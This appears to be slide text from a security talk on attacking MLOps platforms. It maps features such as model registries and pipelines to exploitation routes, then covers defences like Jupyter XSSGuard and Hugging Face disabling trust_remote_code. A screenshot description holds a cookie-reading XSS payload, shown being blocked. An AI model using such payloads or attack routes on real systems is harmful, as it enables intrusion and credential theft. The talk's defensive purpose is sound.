
Org Network #2



Mapping features to attacks


MLOps Feature	How to Exploit	Post Exploitation	Known Victims
Model Registry	Lack of authentication Stored credentials CVE / 0-day	Client RCE (malicious model)	  Hugging Face  W&B  ZenML
Dataset Registry	Same as above	Client RCE (malicious dataset)	 Hugging Face
Model Serving	Server RCE (malicious model)	Container Escape	 SELDON CORE  MLRun  KServe
ML Pipeline	Server RCE (auth bypass)	Container Escape	 Kubeflow  METAFLLOW  SELDON CORE  RAY  MLRun

DEMO TIME – Let's exploit a 0-day*!



What about some good news?

Data scientists rejoice! Jupyter XSSGuard



The screenshot shows a JupyterLab environment with a code cell and a console window. The code cell contains the following Python code:

```
[8]: import io
import pandas as pd
c = '<script>alert(document.cookie)</script>'
a
b
c
...
s = io.StringIO(
table = pd.read_
table.style
```

The console window shows the following error message:


```
Uncaught DOMException: Failed to read the 'cookie' property from 'Document': The document is sandboxed and lacks the 'allow-same-origin' flag.
at about:srcdoc:13:92
```

The error message is highlighted with a red box, indicating that the XSS payload was blocked by the browser's security features.

Hugging Face Datasets safe by default

2.20.0

Latest

 albertvillanova released this 3 weeks ago

· 31 commits to main since this release

 2.20.0

 98fdc9e 

Important

- Remove default `trust_remote_code=True` by [@lhoestq](#) in [#6954](#)
 - datasets with a python loading script now require passing `trust_remote_code=True` to be used

Sound Bytes for deploying MLOps

- Using Pipelines
 - Check c
 - Check a
- Models are c
 - Model s
 - Prefer w
 - Brief any
 - Scan mo
- Using Jupyter
- **Org's MLOps platform is a high value target!**





Thank you!

